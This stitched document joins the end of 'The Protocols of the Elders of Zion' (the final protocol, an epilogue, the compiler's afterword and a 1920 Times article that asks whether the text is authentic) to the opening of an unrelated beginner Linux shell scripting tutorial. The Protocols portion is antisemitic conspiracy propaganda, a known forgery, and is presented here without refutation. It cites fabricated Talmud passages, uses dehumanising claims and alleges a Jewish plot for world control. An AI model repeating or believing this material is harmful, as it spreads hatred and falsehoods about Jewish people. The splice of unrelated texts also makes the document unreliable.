Our manner of securing the dynasty will consist chiefly of the same principles which have given to our wise men the management of the world's affairs, that is to say, the direction and education of the whole human race.

Several members of the seed of David will prepare Kings and their successors, who will be elected not by right of inheritance but by their own capabilities. These successors will be initiated in our secret political mysteries and plans of governing, taking great care that no one else should acquire them.

Such measures will be necessary in order that all should know that only those can rule who have been initiated in the mysteries of political art. Only such men will be taught how to apply our plans in practice by making use of the experience of many centuries. They will be initiated in the conclusions drawn from all our political and economical system and in all social sciences. In a word, they will be told the true spirit of the laws that have been founded by nature herself in order to govern mankind.

Direct successors to the sovereign will be superceded in the event of their proving to be frivolous or soft-hearted during their education, or in case they show any other tendency likely to be detrimental to their power, and which may render them incapable of ruling and even to be dangerous to the prestige of the crown.

Only such men as are capable of governing firmly, although perhaps cruelly, will be entrusted with the reins of government by our Elders.

In case of illness or loss of energy, our Sovereign will be obliged to hand over the reigns of government to those of his family who have proved themselves more capable.

The King's immediate plans and, still more, his plans for the future will not even be known to those who will be called his nearest councillors. Only our Sovereign, and the Three who initiated him, will know the future.

In the person of the Sovereign, who will rule with an unshakable will and control himself as well as humanity, the people will recognise as it were fate itself and all its human paths. None will know the aims of the Sovereign when he issues his orders, therefore none will dare to obstruct his mysterious path.

Of course, the Sovereign must have a head capable of dealing with our plans. Therefore he will not ascend the throne before his brain-power has been ascertained by our wise men.

In order that all his subjects should love and venerate their Sovereign, he must often address them in public. Such measures will bring the two powers into harmony, namely, that of the populace and that of the ruler, which we have separated in the Gentile countries by holding the one in awe of the other.

We had to hold these two powers in awe one of another in order that they, when once separated, should fall under our influence.

The King of Israel must not be under the influence of his own passions, especially that of sensuousness. He must not allow animal instincts to get the better of his brain. Sensuousness, more than any other passion, is certain to destroy all mental and foreseeing powers; it distracts men's

The Column of the Universe in the person of the World Ruler, sprung from the Holy seed of David, has to forgo all personal passions for the benefit of his people.

Our Sovereign must be irreproachable.

Signed by the representatives of Zion,
of the 33rd degree.

--()

Epilogue

These minutes were stealthily removed from a large book of notes on lectures. My friend found them in the safes at the headquarter offices of the Society of Zion, which is at present situated in France.

France compelled Turkey to grant various to the schools and religious institutions of all denominations, which will be under the protectorate of the French diplomacy in Asia Minor. Of course, these do not include the Catholic schools and institutions which were expelled from France by the late governments. This fact merely proves that the diplomacy of the Dreyfus schools is only anxious to protect the interests of Zion, and is working for the colonisation of Asia Minor by French Jews. Zion always knew how to acquire influence for itself by means of what the Talmud calls its "working brutes," by which it refers to the Gentiles in general.

According to the records of secret Jewish Zionism, Solomon and other Jewish learned men already, in 929 B.C., thought out a scheme in theory for a peaceful conquest of the whole universe by Zion.

As history developed, this scheme was worked out in detail and completed by men, who were subsequently initiated in this question. These learned men decided by peaceful means to conquer the world for Zion with slyness of the symbolic serpent, whose head was to represent the initiated into the plans of the Jewish administration, and the body of the serpent to represent the Jewish people—the administration was always kept secret, even from the Jewish nation itself. As this serpent penetrated into the hearts of the nations which it encountered, it got under and devoured all the non-Jewish power of these states. It is foretold that the snake has to finish its work, strictly adhering to the designed plan, until the course which it has to run is closed by the return of its head to Zion and until, by this means, the snake has completed its round of Europe and has encircled it—and until, by dint of en chaining Europe, it has encompassed the whole world. This it is to accomplish by using every endeavour to subdue the other countries by an economical conquest.

The return of the head of the serpent to Zion can only be accomplished after the power of all the Sovereigns of Europe has been laid low, that is to say, when by means of economic crises and wholesale destruction effected everywhere there shall have been brought about a spiritual demoralisation and a moral corruption, chiefly with the assistance of Jewish women masquerading as French, Italians, etc. These are the surest spreaders of licentiousness into the lives of the leading men at the heads of nations.

Women in the service of Zion act as a decoy for those who, thanks to them, are always in need of money, and therefore are always ready to barter their conscience for money. This money is in reality only lent by the Jews, for it quickly returns through the same women into the hands of bribing Jewry—but, through these transactions, slaves are bought to the cause of Zion.

It is natural for the success of such an undertaking that neither the public officials nor private individuals should suspect the part played by the women employed by Jewry. Therefore the directors of the cause of Zion formed, as it were, a religious caste—eager followers of the Mosaic law and of the statutes of the Talmud. All the world believed that the mask of the law of Moses is the real rule of life of the Jews. No one thought of investigating the effect of this rule of life, especially as all eyes were directed on the gold, which could be supplied by the caste and which gave this caste absolute freedom for its economical and political intrigues.

A sketch of the course of the symbolic serpent is as follows: Its first stage in Europe was in 429 B.C. Greece, where, in the time of Pericles, the serpent started eating into the power of that country. The second stage was in Rome in the time of Augustus about 69 B.C. The third in Madrid in the time of

Charles V. in 1552 A.D. The fourth in Paris about 1700, in the time of Louis XVI. The fifth in London from 1814 onwards (after the downfall of Napoleon). The sixth in Berlin in 1871 after the Franco-Prussian war. The seventh in St. Petersburg, over which is drawn the head of the serpent under the date of 1881.

All these states which the serpent traversed have had foundations of their constitutions shaken. Germany with its apparent power, forming no exception to the rule. In economic conditions England and Germany are spared, but only till the conquest of Russia is accomplished by the serpent, on which at present all its efforts are concentrated. The further course of the serpent is not shown on this map, but arrows indicate its next movement towards Moscow, Kieff, and Odessa.

It is now well known to us to what extent the latter cities form the centres of the militant Jewish race. Constantinople is shown as the last stage of the course. (Note that this map was drawn years before the Revolution in Turkey.) before it reaches Jerusalem.

Only a short distance still remains before the serpent will be able to complete its course by uniting its head to its tail.

In order to enable the serpent to pass easily over its course, the following measures were taken by Zion with the purpose of recasting society and converting the labour classes. First of all the Jewish race was so organised that none should penetrate into it and thus disclose its secrets. God himself is supposed to have told the Jews that they were predestined to rule over the whole earth in the form of an invisible Kingdom of Zion. They have been told that they are the only race which deserves to be called human, all the rest being intended to remain "working brutes" and slaves of the Jews, and that their object must be the conquest of the world and the erection of the throne of Zion over the universe. (See Sanh. 91, 21, 1051; [in the Talmud, web.ed.]

The Jews were taught that they are Supermen, and that they must keep themselves apart from all other nations. These theories inspired the Jews with an idea of self-glorification, because they are by right the sons of God. (See Jihal 67, 1; Sanh. 58, 2.)

The secluded mode of living of the race of Zion is strictly adhered to by the system of the "Kaghal," which compels every Jew to help his kinsmen independent of the assistance which he receives from their local administrations, which screen the government of Zion from the eyes of those of the Gentile states, which, in their turn, always eagerly defend the Jewish self-government, erroneously regarding them as a purely religious sect. The above-mentioned ideas, instilled into the Jews, have also considerably influenced their material life.

When we read such works as "Gopayon," 14, page 1; "Eben-Gaizar," 44, page 81; "XXXVI. Ebamot," 98; "XXV. Ketubat," 36; "XXXIV. Sanurip," 746; "XXX. Kadushin," 68A—which were all written in order to glorify the Jewish race, we see that they really treat all Gentiles as though they were beasts, created only to serve them. They think that peoples, properties and their lives belong to the Jews and that God permits His chosen race to make what use they like of them.

According to their laws all their ill-treatment of the Gentile's is forgiven them on the day of their New Year, at which time also indulgence is given them to sin likewise in the coming year.

In order to excite the hatred of their people towards all Gentiles, the leaders of the Jews acted as "agents-provocateurs" in anti-Semitic risings by allowing the Gentiles to find out some of the secrets of the Talmud. Expressions of anti-Semitism were also very useful to the leading Jews, because they created compassion in hearts of some Gentiles towards the people who were being apparently ill-treated, thus enlisting their sympathies the side of Zion.

The anti-Semitism, which brought about persecutions of the lower orders among the Jews, helped their leaders to control and hold their kinsmen in subjection. This they could afford to do, because they always intervened at the right time and saved their fellow people. Note that the leaders of the Jews never suffered from anti-Semitic rising as regarded their personal belongings or their official position in their administration. This is not to be wondered at, as these heads themselves set the

"Christian bloodhounds" against the humbler Jews and the bloodhounds managed to keep their herds in order for them, and thereby helped to establish the solidity of Zion.

The Jews, in their own opinion, have already attained the position of a super-government over the whole world, and are now throwing away their masks.

Of course, the main conquering power of Zion always lay in their gold; therefore they only had to work in order to give a value to this gold.

The high price of gold is chiefly accounted for by gold currency, its accumulation in the hands of Zion is accounted for by the Jews being able to profit and make use of any serious international crisis in order to monopolise gold. This is proved by the history of the Rothschild family, published in Paris in the "Libre Parole."

By means of these crises the might of Capitalism was established under the banner of Liberalism and protected by cleverly thought-out economical and social theories. By giving these theories a scientific appearance the Elders of Zion obtained extraordinary success.

The existence of the balloting system always affords Zion an opportunity of introducing, by means of bribery, such laws as may suit its purpose. The form of Gentile government most after the Jews' own heart is a Republic, because with such they can more easily manage to buy a majority and the republican system gives their agents and army of anarchists unlimited freedom. For this reason the Jews are such supporters of Liberalism and the stupid Gentiles, who are befooled by them, ignore the already evident fact that, under a republic there is no more freedom than under an autocracy; on the contrary, there exists an oppression of the few by the mob, which is always instigated by the agents of Zion.

According to the will of Montefiore, Zion spares no money or means in order to attain these ends. In our days all governments throughout the world, consciously or unconsciously, are subject to the orders of that great super-government which is Zion, because all their bonds are in the possession of the latter and all countries are indebted to the Jews to such an extent as never to be able to pay off their debts. All trade, commerce, as well as diplomacy, are in the hands of Zion. By means of its capital it enslaved all Gentile nations. By dint of intensified education on a material basis the Jew laid heavy chains on all the Gentiles, with which they have attached them to their super-government.

The end of national freedom is at hand, and therefore also individual liberty will come to an end, because true liberty cannot exist where the lever of money renders it possible for Zion to govern the mob and to reign over the more worthy and more reasonable portion of the community.

...those that have ears to hear, let them hear."

-()-

It will soon be four years since "the Protocols of the Elders of Zion" have been in my possession. God alone knows how numerous have been unsuccessful attempts which I have made in order to bring them to light or even to warn those who are in power and reveal to them the causes of the storm which hangs over apathetic Russia, who seems unfortunately to have lost all count of what is going on around her.

And only now, when I fear that it is too late, have I succeeded in publishing my work, in the hope that I may be able to warn those who still have ears to hear and eyes to see.

There is no room left for doubt. With all the might and terror of Satan, the reign of the triumphant King of Israel is approaching our unregenerate world; the King is born and the blood of Zion--the Anti-Christ--is near to the throne of universal power.

Events in the world are rushing with stupendous rapidity; dissensions, wars, rumours, famines, epidemics, and earthquakes—what was but yesterday impossible, has today become and accomplished fact. Days rush past, as it were for the benefit of the chosen people. There is no time to minutely enter into the history of humanity from the point of view of the revealed "mysteries of iniquity," to historically prove the influence which the "elders of Israel" have had on the misfortunes of humanity, to foretell the already approaching certain future of mankind or to disclose the final act of the world's tragedy.

The Light of Christ alone and that of His Holy Universal Church can penetrate into the Satanic depths and reveal the extent of their wickedness.

In my heart I feel that the hour has struck for summoning the Eighth Ecumenical Council to which, oblivious of the quarrels which have pitted them for so many centuries, will congregate the pastors and representatives of the whole of Christianity, to meet the advent of the Anti-Christ.

--()--

Appendix: A Call for Inquiry into "The Jewish Peril"

"THE JEWISH PERIL."

(*The Jewish Peril. Protocols of the Learned Elders of Zion.* London: Eyre and Spottiswoode, 1920.)

A DISTURBING PAMPHLET

Call for Inquiry

(From a Correspondent)

The London Times, May 8, 1920

Reprinted in, *The Protocols and World Revolution: Including a Translation and Analysis of the "Protocols of the Meetings of the Zionist Men of Wisdom"*

Small, Maynard & Company, Boston.
1920
pages 144-148
(no author or translator credit)

--()--

THE TIMES HAS NOT YET NOTICED THIS SINGULAR LITTLE BOOK. Its diffusion is, however, increasing, and its reading is likely to perturb the thinking public. Never before have a race and a creed been accused of a more sinister conspiracy. We in this country, who live in good fellowship with numerous representatives of Jewry, may well ask that some authoritative criticism should deal with it, and either destroy the ugly "Semitic" bogey or assign their proper place to the insidious allegations of this kind of literature.

In spite of the urgency of impartial and exhaustive criticism, the pamphlet has been allowed, so far, to pass almost unchallenged. The Jewish Press announced, it is true, that the anti-Semitism of the "Jewish Peril" was going to be exposed. But save for an unsatisfactory article in the March 5 issue of the *Jewish Guardian*, and for an almost equally unsatisfactory contribution to the *Nation* of March 27, this exposure is yet to come. The article of the *Jewish Guardian* is unsatisfactory, because it deals mainly with the personality of the author of the book in which the pamphlet is embodied, with Russian reactionary propaganda, and with the secret police. It does not touch the substance of the "Protocols of the Learned Elders of Zion." The purely Russian side of the book and its fervid "Orthodoxy" is not its most interesting feature. Its author, Professor S. Niles, who was a minor official

in the Department of Foreign Religions at Moscow, had, in all likelihood, opportunities of access to many archives and unpublished documents. On the other hand, the world-wide issue raised by the "Protocols" which he incorporated in his book and are now translated into English as "The Jewish Peril," cannot fail not only to interest, but to preoccupy. What are the theses of the "Protocols" with which, in the absence of public criticism, British readers have to grapple alone and unaided? They are, roughly:

(1) There is, and has been for centuries, a secret international political organization of the Jews.

(2) The spirit of this organization appears to be an undying traditional hatred of the Christian world, and a titanic ambition for world domination.

(3) The goal relentlessly pursued through centuries is the destruction of the Christian national States, and the substitution for them of an international Jewish dominion.

(4) The method adopted for first weakening and then destroying existing bodies politic is the infusion of disintegrating political ideas of carefully measured progressive disruptive force, from liberalism to radicalism, and socialism to communism, culminating in anarchy as a *reductio ad absurdum* of egalitarian principles. Meanwhile Jewry remains immune from these corrosive doctrines. "We preach Liberalism to the Gentiles, but on the other hand we keep our own nation in entire subjection" (page 55). Out of the welter of world anarchy, in response to the desperate clamour of distraught humanity, the stern, logical, wise, pitiless rule of "the King of the Seed of David" is to arise.

(5) Political dogmas evolved by Christian Europe, democratic statesmanship and politics, are all equally contemptible to the Elders of Zion. To them statesmanship is an exalted secret art, acquired only by traditional training, and imparted to a select few in the secrecy of some occult sanctuary. "Political problems are not meant to be understood by ordinary people; they can only be comprehended, as I have said before, by rulers who have been directing affairs for many centuries." (Protocol 13.2.)

(6) To this conception of statesmanship the masses are contemptible cattle, and the political leaders of the Gentiles, "upstarts from its midst as rulers, are likewise blind in politics." They are puppets, pulled by the hidden hand of the "Elders," puppets mostly corrupt, always inefficient, easily coaxed, or bullied, or blackmailed into submission, unconsciously furthering the advent of Jewish dominion.

(7) The Press, the theatre, stock exchange speculations, science, law itself, are, in the hands that hold all the gold, so many means of procuring a deliberate confusion and bewilderment of public opinion, demoralization of the young, and encouragement of the vices of the adult, eventually substituting, in the minds of the Gentiles, for the idealistic aspiration of Christian culture the "cash basis" and a neutrality of materialistic scepticism, or cynical lust for pleasure.

Such are the main theses of the "Protocols." They are not altogether new, and can be found scattered throughout anti-Semitic literature. The condensed form in which they are now presented lends them a new and weird force.

Incidentally, some of the features of the would-be Jewish programme bear an uncanny resemblance to situations and events now developing under our eyes. Professor Niles's book was, undoubtedly, published in Russia in 1905. The copy of the original at the British Museum bears the stamp of August 10, 1906. This being so, some of the passages assume the aspect of fulfilled prophecies, unless one is inclined to attribute the prescience of the "Elders of Zion" to the fact that they really are the hidden instigators of these events. When one reads (page 8) that "it is indispensable for our plans that wars should not produce any territorial alterations," one is most forcibly reminded of the cry, "peace without annexations" raised by all the radical parties of the world, and especially in revolutionary Russia. And again:

We will create a universal economic crisis, by all possible underhand means and with the help of gold, which is all in our hands. Simultaneously we will throw on to the streets huge crowds of workmen throughout Europe. We will increase the wages, which will not help the workmen as, at the same time,

we will raise the price of prime necessities . . . it is essential for us at all costs to deprive the aristocracy of their lands. To attain this purpose, the best method is to force up rates and taxes. These methods will keep the landed interests at their lowest possible ebb. (Protocol 3.9. Protocol 6.7., Protocol 6.4.)

Nor can one fail to recognize Soviet Russia in the following:

...in governing the world the best results are obtained by means of violence and intimidation. ...In politics, we must know how to confiscate property without any hesitation, if by so doing we can obtain subjection and power. Our State, following the way of peaceful conquest, has the right of substituting for the terrors of war, executions less apparent and more expedient, which, are necessary to uphold terror, producing blind submission. . . . By new laws we will regulate the political life of our subjects as though they were so many parts of a machine. Such laws will gradually restrict all freedom and liberties allowed by the Gentiles. . . . It is essential for us to arrange that, besides ourselves, there should be in all countries nothing but a huge proletariat, so many soldiers and police loyal to our cause; . . . In order to demonstrate our enslavement of the Gentle Governments of Europe, we will show our power to one of them by means of crime and violence, that is to say, a reign of terror; . . . our programme will induce a third part of the populace to watch the remainder from a pure sense of duty or from the principle of voluntary service.

Bearing in mind when this was published, we see, fifteen years later, a government established in Russia of which a high percentage of the leaders are Jews, whose *modus operandi* follows the principles quoted, and whose mainstay is a Communist Party, which answers to the last quotation. We see this, and it seems uncanny. The trouble is that all this fosters indiscriminate anti-Semitism. That the latter is rampant in Eastern Europe is a fact. That its propaganda in France, England, and America is growing is a fact also. Do we want, and can we afford to add exacerbated race-hatred to all our political, social, and economic troubles? If not, the question of the "Jewish Peril" should be taken up and dealt with. It is far too interesting, the hypothesis it presents is far too ingenious, attractive, and sensational not to attract the attention of our none too happy and none too contented public. The average man thinks that there is something very fundamentally wrong with the world he lives in. He will eagerly grasp at a plausible "working hypothesis."

What are these "Protocols"? Are they authentic? If so, what malevolent assembly concocted these plans, and gloated over their exposition? Are they forgery? If so, whence comes the uncanny note of prophecy, prophecy in parts fulfilled, in parts far gone in the way of fulfillment? Have we been struggling these tragic years to blow up and extirpate the secret organization of German world dominion only to find beneath it another more dangerous because more secret? Have we, by straining every fibre of our national body, escaped a "Pax Germanica" only to fall into a "Pax Judeaica"? The "Elders of Zion," as represented in their "Protocols," are by no means kinder taskmasters than William II and his henchmen would have been.

All these questions, which are likely to obtrude themselves on the reader of the "Jewish Peril," cannot be dismissed by a shrug of the shoulders unless one wants to strengthen the hand of the typical anti-Semite and call forth his favourite accusation of the "conspiracy of silence." An impartial investigation of these would-be documents and of their history is most desirable. That history is by no means clear from the English translation. They would appear, from internal evidence, to have been written by Jews for Jews, or to be cast in the form of lectures, and notes for lectures, by Jews to Jews. If so, in what circumstances were they produced and to cope with what inter-Jewish emergency? Or are we to dismiss the whole matter without inquiry and to let the influence of such a book as this work unchecked?


End

--()

30092008

45

Linux Shell Scripting Tutorial



Linux Shell Scripting Tutorial Ver. 1.0

Written by Vivek G Gite

I N D E X

- [Introduction](#)
 - [Kernel](#)
 - [Shell](#)
 - [How to use Shell](#)
 - [Common Linux Command Introduction](#)
- [Process](#)
 - [Why Process required](#)
 - [Linux commands related with process](#)
- [Redirection of Standard output/input](#)
 - [Redirectors](#)
 - [Pipes](#)
 - [Filters](#)
- [Shell Programming](#)
 - [Variables in Linux](#)
 - [How to define User defined variables](#)
 - [Rules for Naming variable name](#)
 - [How to print or access value of UDV \(User defined variables\)](#)
 - [How to write shell script](#)
 - [How to Run Shell Scripts](#)
 - [Quotes in Shell Scripts](#)

- [Shell Arithmetic](#)
- [Command Line Processing \(Command Line Arguments\)](#)
- [Why Command Line arguments required](#)
- [Exit Status](#)
- [Filename Shorthand or meta Characters \(i.e. wild cards\)](#)
- [Programming Commands](#)
 - [echo command](#)
 - [Decision making in shell script \(i.e. if command\)](#)
 - [test command or \[expr \]](#)
 - [Loop in shell scripts](#)
 - [The case Statement](#)
 - [The read Statement](#)
- [More Advanced Shell Script Commands](#)
 - [/dev/null - Use to send unwanted output of program](#)
 - [Local and Global Shell variable \(export command\)](#)
 - [Conditional execution i.e. && and ||](#)
 - [I/O Redirection and file descriptors](#)
 - [Functions](#)
 - [User Interface and dialog utility](#)
 - [trap command](#)
 - [getopts command](#)
 - [More examples of Shell Script \(Exercise for You :-\)](#)

© 1998-2000 [FreeOS.com](#) (I) Pvt. Ltd. All rights reserved.

Introduction

This tutorial is designed for beginners only and This tutorial explains the basics of shell programming by showing some examples of shell programs. Its not help or manual for the shell. While reading this tutorial you can find manual quite useful (type **man bash** at \$ prompt to see manual pages). Manual contains all necessary information you need, but it won't have that much examples, which makes idea more clear. For that reason, this tutorial contains examples rather than all the features of shell. I assumes you have at least working knowledge of Linux i.e. basic commands like how to create, copy, remove files/directories etc or how to use editor like vi or mcedit and login to your system. Before Starting Linux Shell Script Programming you must know

- Kernel
- Shell
- Process
- Redirectors, Pipes, Filters etc.

What's Kernel


Kernel is hart of Linux O/S. It manages resource of Linux O/S. Resources means facilities available in Linux. For eg. Facility to store data, print data on printer, memory, file management etc . Kernel decides who will use this resource, for how long and when. It runs your programs (or set up to execute binary files) It's Memory resident portion of Linux. It performance following task :-

- I/O management
- Process management
- Device management
- File management
- Memory management

What's Linux Shell

Computer understand the language of 0's and 1's called binary language. In early days of computing, instruction are provided using binary language, which is difficult for all of us, to read and write. So in O/s there is special program called Shell. Shell accepts your instruction or commands in English and translate it into computers native binary language.

This is what Shell Does for US




<http://www.freeos.com/guides/lstt/index.htm> (2 of 2) [17/08/2001 17.41.52]

<http://www.freeos.com/guides/lstt/kershell.htm> (1 of 5) [17/08/2001 17.42.02]

Linux Shell Script Tutorial

You type Your command and shell convert it as



It's environment provided for user interaction. Shell is an command language interpreter that executes commands read from the standard input device (keyboard) or from a file. Linux may use one of the following most popular shells (In MS-DOS, Shell name is COMMAND.COM which is also used for same purpose, but it's not as powerful as our Linux Shells are!)

Shell Name	Developed by	Where	Remark
BASH (Bourne-Again SHeLL)	Brian Fox and Chet Ramey	Free Software Foundation	Most common shell in Linux. It's Freeware shell.
CSH (C SHeLL)	Bill Joy	University of California (For BSD)	The C shell's syntax and usage are very similar to the C programming language.
KSH (Korn SHeLL)	David Korn	AT & T Bell Labs	

Any of the above shell reads command from user (via Keyboard or Mouse) and tells Linux O/s what users want. If we are giving commands from keyboard it is called command line interface (Usually in-front of \$ prompt, This prompt is depend upon your shell and Environment that you set or by your System Administrator, therefore you may get different prompt).

NOTE: To find your shell type following command
\$ echo \$SHELL

How to use Shell

To use shell (You start to use your shell as soon as you log into your system) you have to simply type commands. Following is the list of common commands.

Linux Common Commands

NOTE that following commands are for New users or for Beginners only. The purpose is if you use this command you will be more familiar with your shell and secondly, you need some of these command in your Shell script. If you want to get more information or help for this command try following commands For e.g. To see help or options related with date command try

\$ date --help

or To see help or options related with ls command (Here you will screen by screen help, since help of ls command is quite big that can't fit on single screen)

Linux Shell Script Tutorial

\$ ls --help | more

Syntax: command-name --help

Syntax: man command-name

Syntax: info command-name

See what happened when you type following

\$ man ls

\$ info bash

NOTE: In MS-DOS, you get help by using /? clue or by typing help command as

C:\> dir /?

C:\> date /?

C:\> help time

C:\> help date

C:\> help

Linux Command

For this Purpose	Use this Command Syntax	Example (In front of \$ Prompt)
To see date	date	\$ date
To see who's using system.	who	\$ who
Print working directory	pwd	\$ pwd
List name of files in current directory	ls or dirs	\$ ls
To create text file NOTE: Press and hold CTRL key and press D to stop or to end file (CTRL+D)	cat > { file name }	\$ cat > myfile type your text when done press ^ D
To text see files	cat { file name }	\$ cat myfile
To display file one full screen at a time	more { file name }	\$ more myfile
To move or rename file/directory	mv {file1} {file2}	\$ mv sales sales.99
To create multiple file copies with various link. After this both oldfile newfile refers to same name	ln {oldfile} {newfile}	\$ ln Page1 Book1
To remove file	rm file1	\$ rm myfile

Linux Shell Script Tutorial

Remove all files in given directory/subdirectory. Use it very carefully.	<code>rm -rf {dirname}</code>	\$ rm -rf oldfiles
To change file access permissions u - User who owns the file g - Group file owner o - User classified as other a - All other system user + Set permission - Remove permission r - Read permission w - Write permission x - Execute permission	<code>chmod {u g o a} {+-} {r w x} {filename}</code>	\$ chmod u+x,g+wx,o+x myscript NOTE: This command set permission for file called 'myscript' as User (Person who creates that file or directory) has execute permission (u+x) Group of file owner can write to this file as well as execute this file (g+wx) Others can only execute file but can not modify it, Since we have not given w (write permission) to them. (o+x).
Read your mail.	<code>mail</code>	\$ mail
To See more about currently login person (i.e. yourself)	<code>who am i</code>	\$ who am i
To login out	<code>logout (OR press CTRL+D)</code>	\$ logout <i>(Note: It may ask you password type your login password, In some case this feature is disabled by System Administrator)</i>
Send mail to other person	<code>mail {user-name}</code>	\$ mail ashish
To count lines, words and characters of given file	<code>wc {file-name}</code>	\$ wc myfile
To searches file for line that match a pattern.	<code>grep {word-to-lookup} {filename}</code>	\$ grep fox myfile
To sort file in following order -r Reverse normal order -n Sort in numeric order -nr Sort in reverse numeric order	<code>sort -r -n -nr {filename}</code>	\$ sort myfile

Linux Shell Script Tutorial

To print last first line of given file	<code>tail - + {linenumber} {filename}</code>	\$ tail +5 myfile
To Use to compare files	<code>cmp {file 1} {file 2}</code> OR <code>diff {file 1} {file 2}</code>	\$ cmp myfile myfile.old
To print file	<code>pr {file-name}</code>	\$ pr myfile

What is Processes

Process is any kind of program or task carried out by your PC. For e.g. `$ ls -lR`, is command or a request to list files in a directory and all subdirectory in your current directory. It is a process. A process is program (command given by user) to perform some Job. In Linux when you start process, it gives a number (called PID or process-id), PID starts from 0 to 65535.

Why Process required

Linux is multi-user, multitasking o/s. It means you can run more than two process simultaneously if you wish. For e.g.. To find how many files do you have on your system you may give command like

`$ ls / -R | wc -l`

This command will take lot of time to search all files on your system. So you can run such command in Background or simultaneously by giving command like

`$ ls / -R | wc -l &`

The ampersand (&) at the end of command tells shells start command (`ls / -R | wc -l`) and run it in background takes next command immediately. An instance of running command is called process and the number printed by shell is called process-id (PID), this PID can be used to refer specific running process.

Linux Command Related with Process

For this purpose	Use this Command	Example
To see currently running process	<code>ps</code>	<code>\$ ps</code>
To stop any process i.e. to kill process	<code>kill {PID}</code>	<code>\$ kill 1012</code>
To get information about all running process	<code>ps -ag</code>	<code>\$ ps -ag</code>
To stop all process except your shell	<code>kill 0</code>	<code>\$ kill 0</code>
For background processing (With &, use to put particular command and program in background)	<code>linux-command &</code>	<code>\$ ls / -R wc -l &</code>

NOTE that you can only kill process which are created by yourself. A Administrator can almost kill 95-98% process. But some process can not be killed, such as VDU Process.

© 1998-2000 [FreeOS.com](http://www.freeOS.com) (I) Pvt. Ltd. All rights reserved.

Redirection of Standard output/ input or Input - Output redirection

Mostly all command gives output on screen or take input from keyboard, but in Linux it's possible to send output to file or to read input from file. For e.g. `$ ls` command gives output to screen; to send output to file of ls give command `$ ls > filename`. It means put output of ls command to filename. There are three main redirection symbols `>`, `>>`, `<`

(1) > Redirection Symbol

Syntax: `Linux-command > filename`

To output Linux-commands result to file. Note that If file already exist, it will be overwritten else new file is created. For e.g. To send output of ls command give

`$ ls > myfiles`

Now if 'myfiles' file exist in your current directory it will be overwritten without any type of warning. (What if I want to send output to file, which is already exist and want to keep information of that file without losing previous information/data?, For this Read next redirector)

(2) >> Redirection Symbol

Syntax: `Linux-command >> filename`

To output Linux-commands result to END of file. Note that If file exist , it will be opened and new information / data will be written to END of file, without losing previous information/data. And if file is not exist, then new file is created. For e.g. To send output of date command to already exist file give

`$ date >> myfiles`

(3) < Redirection Symbol


Syntax: `Linux-command < filename`

To take input to Linux-command from file instead of key-board. For e.g. To take input for cat command give

`$ cat < myfiles`

Pips

A pipe is a way to connect the output of one program to the input of another program without any temporary file.



Linux Shell Script Tutorial

A pipe is nothing but a temporary storage place where the output of one command is stored and then passed as the input for second command. Pipes are used to run more than two commands (Multiple commands) from same command line.

Syntax: `command1 / command2`

Command using Pipes	Meaning or Use of Pipes
<code>\$ ls more</code>	Here the output of ls command is given as input to more command So that output is printed one screen full page at a time
<code>\$ who sort</code>	Here output of who command is given as input to sort command So that it will print sorted list of users
<code>\$ who wc -l</code>	Here output of who command is given as input to wc command So that it will number of user who logon to system
<code>\$ ls -l wc -l</code>	Here output of ls command is given as input to wc command So that it will print number of files in current directory.
<code>\$ who grep raju</code>	Here output of who command is given as input to grep command So that it will print if particular user name if he is logon or nothing is printed (To see for particular user logon)

Filter

If a Linux command accepts its input from the standard input and produces its output on standard output is known as a filter. A filter performs some kind of process on the input and gives output. For e.g.. Suppose we have file called 'hotel.txt' with 100 lines data, And from 'hotel.txt' we would like to print contains from line number 20 to line number 30 and store this result to file called 'hlist' then give command

`$ tail +20 < hotel.txt | head -n30 > hlist`

Here head is filter which takes its input from tail command (tail command start selecting from line number 20 of given file i.e. hotel.txt) and passes this lines to input to head, whose output is redirected to 'hlist' file.

© 1998-2000 [FreeOS.com](http://www.freeos.com) (I) Pvt. Ltd. All rights reserved.

Linux Shell Script Tutorial

Introduction to Shell Programming

Shell program is series of Linux commands. Shell script is just like batch file in MS-DOS but have more power than the MS-DOS batch file. Shell script can take input from user, file and output them on screen. Useful to create our own commands that can save our lots of time and to automate some task of day today life.

Variables in Linux

Sometimes to process our data/information, it must be kept in computers RAM memory. RAM memory is divided into small locations, and each location had unique number called memory location/address, which is used to hold our data. Programmer can give a unique name to this memory location/address called memory variable or variable (Its a named storage location that may take different values, but only one at a time). In Linux, there are two types of variable

1) **System variables** - Created and maintained by Linux itself. This type of variable defined in CAPITAL LETTERS.

2) **User defined variables (UDV)** - Created and maintained by user. This type of variable defined in lower LETTERS.

Some System variables

You can see system variables by giving command like `$ set`, Some of the important System variables are

System Variable	Meaning
BASH=/bin/bash	Our shell name
BASH_VERSION=1.14.7(1)	Our shell version name
COLUMNS=80	No. of columns for our screen
HOME=/home/vivek	Our home directory
LINES=25	No. of columns for our screen
LOGNAME=students	Our logging name
OSTYPE=Linux	Our o/s type :-)
PATH=/usr/bin:/sbin:/bin:/usr/sbin	Our path settings
PS1=[\u@\h \W]\\$	Our prompt settings
PWD=/home/students/Common	Our current working directory
SHELL=/bin/bash	Our shell name
USERNAME=vivek	User name who is currently login to this PC

NOTE that Some of the above settings can be different in your PC. You can print any of the above variables contain as follows

`$ echo $USERNAME`

`$ echo $HOME`

Caution: Do not modify System variable this can some time create problems.

How to define User defined variables (UDV)

To define UDV use following syntax

Syntax: `variableName = value`

NOTE: Here 'value' is assigned to given 'variableName' and Value must be on right side of = sign For e.g.

`$ no=10 # this is ok`

`$ 10=no # Error, NOT Ok, Value must be on right side of = sign.`

To define variable called 'vech' having value Bus

Linux Shell Script Tutorial

```
$ vech=Bus  
To define variable called n having value 10  
$ n=10
```

Rules for Naming variable name (Both UDV and System Variable)

(1) Variable name must begin with Alphanumeric character or underscore character (_), followed by one or more Alphanumeric character. For e.g. Valid shell variable are as follows

```
HOME  
SYSTEM_VERSION  
vech  
no
```

(2) Don't put spaces on either side of the equal sign when assigning value to variable. For e.g.. In following variable declaration there will be no error

```
$ no=10
```

But here there will be problem for following

```
$ no = 10  
$ no= 10  
$ no = 10
```

(3) Variables are case-sensitive, just like filename in Linux. For e.g.

```
$ no=10  
$ No=11  
$ NO=20  
$ nO=2
```

Above all are different variable name, so to print value 20 we have to use `$ echo $NO` and Not any of the following

```
$ echo $no # will print 10 but not 20  
$ echo $No # will print 11 but not 20  
$ echo $nO # will print 2 but not 20
```

(4) You can define NULL variable as follows (NULL variable is variable which has no value at the time of definition) For e.g.

```
$ vech=  
$ vech=""
```

Try to print its value `$ echo $vech`, Here nothing will be shown because variable has no value i.e. NULL variable.

(5) Do not use ?,* etc, to name your variable names.

